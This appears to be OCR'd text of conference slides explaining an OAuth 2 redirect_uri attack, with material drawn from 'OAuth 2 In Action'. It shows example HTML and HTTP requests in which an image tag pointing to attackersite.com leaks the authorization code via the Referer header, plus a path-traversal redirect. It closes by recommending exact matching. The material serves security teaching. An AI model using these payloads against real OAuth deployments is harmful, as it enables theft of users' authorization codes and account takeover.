https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
```

```
...
<img src="http://attackersite.com/">
...
```

```
GET / HTTP/1.1
Host: attackersite.com
Referer: https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
 ?code=Splx1OBeZQQYbYS6WxSbIA
```

* Image taken from the movie “Lassie Come Home"

#1 – Exploit the redirect URI aka “*Lassie Come Home*”

2. *Printondemand wants an Access Token*

```
HTTP/1.1 302 Found
Location: https://gist.github.com/auth/asanso/
a2f05bb7e38ba6af88f8?code=SplxlOBeZQQYbYS6WxSbIA
```

1. *I want an Access Token*


https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8

```
...
<img src="http://attackersite.com/">
...
```

```
GET / HTTP/1.1
Host: attackersite.com
Referer: https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
 ?code=SplxlOBeZQQYbYS6WxSbIA
```

* Image taken from the movie “Lassie Come Home"

#1 – Exploit the redirect URI aka “*Lassie Come Home*”



```
GET /authorize HTTP/1.1
Host: www.thecloudcompany.biz
```

```
GET /oauth/oauthprovider/callback/../../usergeneratedcontent/attackerpage.html
?code=SplxlOBeZQQ HTTP/1.1
Host: theoauthclient.com
```


```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
<h1> Authorization in progress </h1>
<img src="https://attackersite.com/">
</html>
```

```
GET / HTTP/1.1
Host: attackersite.com
...
Referer: https://theoauthclient.com/us-
ergeneratedcontent/attackerpage.htm-
l?code=SplxlOBeZQQ
...
```

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie “Lassie Come Home"

#1 – Exploit the redirect URI aka “*Lassie Come Home*”



CALLBACK: http://example.com/path

GOOD: http://example.com/path
GOOD: http://example.com/path/subdir/other
GOOD: http://other.example.com/path
GOOD: http://other.example.com/path/subdir/other
BAD: http://example.com/bar
BAD: http://example.com
BAD: http://example:8080
BAD: http://other.example.com:8080

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie “Lassie Come Home"

#1 – Exploit the redirect URI aka "*Lassie Come Home*"

The **ONLY** safe validation method for `redirect_uri` the authorization server should adopt is *exact matching*

* Image taken from the movie "Lassie Come Home"

References

- OAuth 2.0 web site – http://oauth.net/2/
- OAuth 2.0 – http://tools.ietf.org/html/rfc6749
- Bearer Token – http://tools.ietf.org/html/rfc6750
- http://oauth.net/articles/authentication/
- http://intothesymmetry.blogspot.ch/
- https://www.manning.com/books/oauth-2-in-action

Questions?